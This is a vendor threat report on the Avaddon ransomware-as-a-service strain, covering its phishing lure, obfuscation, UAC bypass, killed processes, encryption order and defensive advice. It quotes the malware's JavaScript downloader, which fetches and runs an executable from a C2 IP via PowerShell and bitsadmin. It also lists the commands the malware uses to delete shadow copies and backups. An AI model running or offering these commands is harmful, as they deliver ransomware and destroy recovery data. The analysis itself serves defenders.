Smarttech
YOUR 24/7 SECURITY PARTNER

Threat Report

Avaddon Ransomware

Smarttech
YOUR 24/7 SECURITY PARTNER

Document ID	SMA- Threat Report
Document status	ISSUED
Issue Number	02
Authors	Andrei Constantinescu < andrei.constantinescu@smarttech247.com >
Verified by	Alexandru Sandu <alexandru@smarttech247.com>
Last modified	2021-05-21
Issue Date	2021-05-21

Threat Reports are reports created by Smarttech247 based on high and critical severity vulnerabilities that may have a high potential to be exploited in the wild i.e. vulnerabilities that are present in most used products by companies and do not have an auto-update option or they are usually not automatically updated in case that could lead to some service disruption. This report is usually created as soon as the vulnerability is released, therefore we strongly recommend that the information is reviewed, tests are performed, and patches are applied before the first proof-of-concept is released.
Even though certain vulnerabilities may not have an active exploit in the wild at the time that we report on them, we take into consideration the wider risk and the impact it could have on systems, should an exploit like that be available after a while. Our duty is to report them on time, and we recommend enterprises that, in order to keep critical business systems protected, they should consider, on average, ten working days to check whether or not the new vulnerability affects them, and if so, to implement actions in order to remove the risk.

Overview


Malware is an emerging and popular threat flourishing in the underground economy.

The commoditization of Malware-as-a-Service (MaaS) allows criminals to obtain financial benefits at a low risk and with little technical background. One such popular product is ransomware, which is a popular malware traded in the underground economy.

In ransomware attacks, data from infected systems is held hostage (encrypted) until a fee is paid to the criminals. This modus operandi disrupts legitimate businesses, which may become unavailable until the data is restored, thus causing additional financial and reputational losses.

A recent blackmailing strategy adopted by criminals is to leak data online from the infected systems if the ransom is not paid before a given time, threatening businesses to have their data exposed online. Besides reputational damage, data leakage might produce further economic losses due to fines imposed by data protection laws, e.g. GDPR in Europe. Thus, research on prevention and recovery measures to mitigate the impact of such attacks is needed to adapt existing countermeasures to new strains.

Recent Attacks:
Avaddon ransomware gang has breached the France-based financial consultancy firm Acer Finance and AXA Asia. The Avaddon ransomware gang is giving Acer Finance 240 hours to communicate and cooperate with them before start leaking the stolen valuable company documents.



The ransomware gang claims to have stolen confidential company information about clients and employees.

"*You can congratulate us on the successful attack on the company, we also have about a lot of confidential information of clients, a lot of confidential information of employees, banking, personal correspondence, contracts, agreements, forms of payment, a lot of data from the secretariat, licenses and much more*." reads the statement published by the group on its leak site.

The hackers pointed out that there is no way to decrypt data without their decryptor, they also threatened the company to target it with a DDoS attack in case they will refuse to pay the ransom.

As proof of the hack, the group published several ID cards, personal documents, contracts, and a screenshot of the folders containing stolen data.

In this work, we perform an in-depth analysis of Avaddon, a ransomware offered in the underground economy as anaffiliate program business.

RISK

Government:
- Large and medium government entities: **CRITICAL**
- Small government entities: **CRITICAL**

Businesses:
- Large and medium business entities: **CRITICAL**
- Small business entities: **CRITICAL**

Home Users: CRITICAL

Avaddon Ransomware

Ransom.Avaddon is sold to criminal affiliates as a Ransomware-as-a-Service (RaaS) strain. It has been around since 2019 and in June of 2020 it got some real traction due to a malspam campaign. Later it started promoting higher rates for its affiliates using adverts on networks and RDP. Avaddon ransomware performs an encryption in offline mode using AES-256 + RSA-2048 to encrypt files. When encrypted the files get the ".avdn" extension.

Decryptor

In February 2021 a researcher found a flaw in the Avaddon encryption routine that allowed them to create a free decryptor. However, one day later the ransomware developer posted a message that the flaw was fixed.
The decryptor only works for older infections.

KEY FINDINGS

• Classic Luring Technique: To lure the victim, the Avaddon loader is sent as a double extension attachment in phishing emails, tricking the victim into thinking an image of them was leaked online and sent to them.

• Active Threat Group: Since its discovery in June 2020, Avaddon is still an active threat, marking almost a year of activity.


• Hybrid Encryption: Avaddon uses a popular hybrid encryption technique by combining AES and RSA keys, typical to other modern ransomwares.

• Double Extortion: Joining the popular double extortion trend, Avaddon has their own "leaks website" where they will publish exfiltrated data of their victims if the ransom demand is not satisfied.

• Use of Windows Tools: Various legitimate Windows tools are used to delete system backups and shadow copies prior to encryption of the targeted machine.

How It Works

First infection vector was spreading phishing emails that were luring victims with a supposedly image of them, sending it as an email attachment. This in fact was a double extension JavaScript downloader that downloads and executes the Avaddon Ransomware:




The JavaScript downloaders are fairly simple and include the use of two built-in Microsoft tools, PowerShell and BITS, to download the ransomware payload from the C2 server and execute it:

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');
jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
    System.Net.WebClient).DownloadFile('http://217.8.117.63/jpr.exe','%temp%\\
    7276467.exe');Start-Process '%temp%\\7276467.exe'",false);
jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
    http://217.8.117.63/jpr.exe %temp%\\5737263.exe&start %temp%\\5737263.exe",
    false);
```

(Avaddon Download Script)

Avaddon samples are generally not packed, and their main initial obfuscation technique is base 64 encoded strings. In order to reveal the plaintext strings, a XOR operation is performed after decoding the base64 string, adding 10 to each character, then XORed once again:



(String Decryption Loop)

After decryption, the following strings are revealed which include commands that are executed to delete shadow copies and backups, as well as important system paths to include/exclude while encrypting the system, the malware's mutex name etc.:

Global\{8ACC12C0-4D9B-4F77-A47C-3592E699B86F}
ROOT\CIMV2
Create
Win32_Process
CommandLine
wmic SHADOWCOPY DELETE /nointeractive
wbadmin DELETE SYSTEMSTATEBACKUP
wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
vssadmin Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
SYSTEMDRIVE
PROGRAMFILES(x86)
USERPROFILE
ProgramData
Program Files
ALLUSERSPROFILE
AppData
PUBLIC
TMP
Tor Browser
MSOCache
EFI
\Windows
\WINDOWS
\Program Files
\Users\All Users
\AppData
\Microsoft\Windows
\Program Files\Microsoft\Exchange Server
\Program Files (x86)\Microsoft\Exchange Server
\Program Files\Microsoft SQL Server
\Program Files (x86)\Microsoft SQL Server
\Program Files\mysql
\Program Files (x86)\mysql

(Decrypted strings list)

Anti-analysis techniques

Successfully infecting a system critically depends on not being detected. Malware authors often implement different techniques to evade antivirus systems or sandboxes.
Additionally, mechanisms are frequently put in place in order to delay analysts and, therefore, increment the time needed for building detection tools for the sample (e.g., signatures).

In the case of Avaddon, the binary is not packed, which is a common obfuscation technique. However, other anti-analysis techniques are seen:

- **String obfuscation**: Various of the strings are encrypted, which may hide important functionality. This technique is commonly used to:
  - i) evade detection
  - ii) delay analysts.
- **Anti-debugging**: Debuggers are programs designed to analyze other programs at runtime (i.e., processes), and are used by security analysts to dynamically inspect malware. Malware authors often embed code in their programs that checks for debuggers and, if detected, terminates the process or changes their behavior.

To avoid infecting systems in some countries, it is frequently observed that malware binaries implement techniques to check the country where the infected machine is located, so as to ensure that citizens from some regions are not affected. It is common to see that CIS victims are dodged in many malware samples, as it is the case for this one. The most popular approach is to check for the keyboard layouts and the OS language.

Language checks:

- Russian
- Ukrainian

Keyboard layouts checks:

- Russian
- Sakha
- Tatar
- Ukrainian

Privilege escalation

Malware authors often spend great resources in order to infect systems, e.g. to gain initial access and evade detection by AV software.
The process implemented to elevate privileges in Avaddon is a well-known User Account Control (UAC) bypass.

First, three registry keys are added or modified (at offset 0x40ed20).
Concretely, these keys are:

1. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System EnableLUA =0 (disables the “administrator in Admin ApprovalMode” user type)

2. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System ConsentPr omptBehaviorAdmin=0 (this option allows the Consent Admin to perform an operation that requires elevation without consent or credentials)

3. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System EnableLinkedConnections=1 (makes user mapped drives available to the administrator versions of those users)

The first two registry key values allow the sample to elevate privileges without alerting the user, and the third enables the access to volumes of the current user when administrator privileges are acquired.

Process and service manipulation

In order to avoid being detected or neutralized, some malware samples try to stop anti-malware solutions. In order to do so, administrator privileges must be acquired.
The Tactics, Techniques and Procedures (TTPs) of Avaddon are very similar to those of MedusaLocker.

Avaddon terminates processes and services that could be related to VMware, malware analysis tools, and cybersecurity products:

Sqlservr.exe	*RTVscan.exe*
Sqlmangr.exe	*360se.exe*
Ragui.exe	*wxServer.exe*
Supervise.exe	*Winword.exe*
Defwatch.exe	*Culture.exe*
Qbupdate.exe	*Wdswfsafe.exe*
Axlbridge.exe	*Httpd.exe*
Procexp.exe	*Fdhost.exe*
Vmtoolsd.exe	*Sqlbrowser.exe*
Svchost.exe	*MsDtSrvr.exe*
Wdswfsafe.exe	*Procexp64.exe*
360doctor.exe	*Taskhostw.exe*
Tomcat6.exe	*Skype4Life.exe*
GDscan.exe	*QBDBMgr.exe*
Java.exe	*QBW32.exe*
Fdlauncher.exe	*BCFMonitorService.exe*
DefWatch	*Dbeng8*
ccSetMgr	*Dbsrv12*
Sqlagent	*Intuit.QuickBooks.FCS*
ccEvtMgr	*Msmdsrv*
QBIDPService	*QBCFMonitorService*
Culserver	*Vmware-usbarbitrator64*
VMAuthdService	*Vmware-converter*
VMUSBArbService	*VMwareHostd*

(List of Terminated Processes)

File encryption

The first step performed by the ransomware is to delete backups so the original files cannot be restored by locally saved security copies. To achieve that goal, the function at 0x41a800 executes the following processes:

- wmic.exe SHADOWCOPY /nointeractive
- wbadmin DELETE SYSTEMSTATEBACKUP
- wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
- bcdedit.exe /set {default} recoveryenabled No
- bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
- vssadmin.exe Delete Shadows /All /Quiet

Finally, the contents of the recycle bin are deleted by calling the Windows API function **SHEmptyRecycleBinW**.

Next, files are encrypted following a depth-first search approach. Microsoft SQL and Exchange folders are prioritized, being the first ones to be encrypted. Then, the root path is encrypted (i.e., C:*).
Finally, shared folders and mapped volumes are enumerated and encrypted (e.g., D: *, Y:*, or \\VBoxSvr\\shared_folder*).

Therefore, the order in which folders are encrypted, following a depth-first approach, is the following:

1. C:\\Program Files\\Microsoft\\Exchange Server*
2. C:\\Program Files (x86)\\Microsoft\\ExchangeServer*
3. C:\\ProgramFiles\\Microsoft SQL Server*
4. C:\\Program Files (x86)\\MicrosoftSQLServer*
5. C:*
6. Shared folders and mapped volumes

For each file encountered, the process performs three checks before the actual encryption:

1. Strings from a whitelist.

The path is checked to not contain specific strings. If the absolute path of the file contains one of those strings, the file is left untouched. This check is excluded for the first four folders searched, those that belong to Microsoft SQL and Exchange servers. Therefore, this check is applied only to searches initiated at the root folder (i.e., C:*) or shared folders and mapped volumes.


2. File extensions.

The extension of the file is checked. The extensions that are excluded (not encrypted) are the following: bin, ini, sys, dll, lnk, dat, exe, dr v, rdp, prf, swp, mdf, mds and sql.

3. Prevent re-encryption.

The third test checks if the file has already been encrypted by Avaddon. To do so, a signature at the end of the file (that is left after encrypting a file by the ransomware) is read.
If none of these checks is positive then the file is encrypted. The encryption process is done by the function located at virtual address 0x413bb0. This function receives a copy of the AES256 key and the name of the file to be encrypted.

After successful encryption, the folder looks like this:




Name	Date modified	Type	Size
_dbgfunctions.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	17 KB
_plugin_types.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_plugins.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	17 KB
_scriptapi.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_argument.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_assembler.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_bookmark.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_comment.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_debug.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_flag.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_function.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_gui.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_label.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_memory.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_misc.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB
_scriptapi_module.h.bDdEDabCDe	8/28/2020 10:13 AM	BDDEDABCDE File	9 KB

Network connections

Avaddon connects to api.myip.com to identify the victim's IP address.

Simulation of the Avaddon Ransomware via Any.Run:

[sava.exe (MD5: C9EC0D9FF44F445CE5614CC87398B38D) - Interactive analysis - ANY.RUN]



(Any.Run Simulation – "Hoover the mouse over the Any.Run WM")

MITRE ATT&CK

Technique ID	Name	Technique ID	Name
T1027	Obfuscated Files or Information	T147.001	Virtualisation/Sandbox Evasion / System Checks
T1202	Indirect Command Execution	T1078	Valid Accounts
T1562.001	Impair Defences: Disable or Modify Tools	T1070.004	Indicator Removal on Host/ File Deletion
T1486	Data Encrypted for Impact	T12082	System Information Discovery
T1120	Peripheral Device Discovery	T1490	Inhibit System Recovery
T1566	Phishing	T1498.001	Network Denial of Service / Direct Network Flood

Best Practices

Blocking all the IOCs included in the attached csv file.

Shut down internet-facing remote desktop protocol (RDP)
In order to deny cybercriminals access to networks. If you need access to RDP, put it behind a VPN connection and enforce the use of Multi-Factor Authentication (MFA).

Prevent attackers from getting access to and disabling your security
Choose an advanced solution with a cloud-hosted management console with multi-factor authentication enabled and Role Based Administration to limit access rights.

Remember, there is no single silver bullet for protection, and a layered, defence-in-depth security model is essential
Extend it to all endpoints and servers and ensure they can share security-related data

Regularly back up your files
Ransomware capitalizes on fear—the fear of getting locked out of your machine, losing access to mission-critical or personal data, or disrupting business operations. Eliminate the data kidnapper's leverage by regularly backing up your files.

Keep your programs and operating system updated
Many file-encrypting malwares take advantage of vulnerabilities to get into the system. WannaCry, for instance, had a worm-like propagation via the EternalBlue exploit, allowing it to spread like wildfire across networks.
Patching and keeping the OS and its software/programs updated can effectively thwart attacks that exploit security flaws. For zero-day exploits and vulnerabilities whose patches may be unavailable, consider virtual patching.

Securely use system components and administration tools
Mitigate these kinds of attacks by enforcing the principle of least privilege. Restrict and limit exposure by granting end users enough access or privileges to accomplish a task or run an application. Disable unnecessary and outdated protocols and programs that can otherwise give attackers entry points into your systems.

Protect the network and servers
Protecting the network against ransomware is a must as these threats leverage infected networks to communicate with their command and control (C&C) servers and propagate to other systems within the network share. Firewalls and intrusion detection and prevention systems help pinpoint, filter, and block malicious network traffic and activity. They also provide forensic information that can help detect incursion attempts and actual attacks.


Deploy application control and behavior monitoring
Protect the endpoint by implementing whitelist-based application control, which prevents unknown or malicious programs such as ransomware from executing within the system.

Enable your sandbox
IT/system administrators can further quarantine ransomware through a sandbox or similar virtual environments. A sandbox should be configured in a way that mirrors the actual configurations of your organization’s systems to better simulate the impact of a suspicious file.

Secure your gateways
The email gateway continues to be ransomware’s top infection vector. Stop these threats dead in their tracks by thwarting their arrival tactics. Deploy tiered security mechanisms against email-based ransomware and adopt best practices against socially engineered spam emails.

Cultivate a security-aware culture
Cybercriminals need only hack the weakest link for which no patch is available: the human factor. Social engineering is a staple tactic for many ransomware vectors, and it's equally important that organizations foster a security-aware workforce. Go beyond regulatory compliance. Develop and constantly fine-tune your proactive incident response and remediation strategies. A culture of cybersecurity in the workplace is just as important as the technologies that stop them.

Have an effective incident response plan in place and update it as needed.
If you don't feel confident you have the skills or resources in place to do this, to monitor threats or to respond to emergency incidents, consider turning to external experts for help.



(Multilayered Defense against Ransomware)

References

[Avaddon Ransomware gang hacked France-based Acer Finance and AXA AsiaSecurity Affairs]
[2021-003: Ongoing campaign using Avaddon Ransomware | Cyber.gov.au] (PDF)
[Ransomware Report: Avaddon and New Techniques Emerge, Industrial Sector Targeted - Security News (trendmicro.com)]
[Avaddon ransomware campaign prompts warnings from FBI, ACSC - Malwarebytes Labs | Malwarebytes Labs]
[Cybereason vs. Avaddon Ransomware]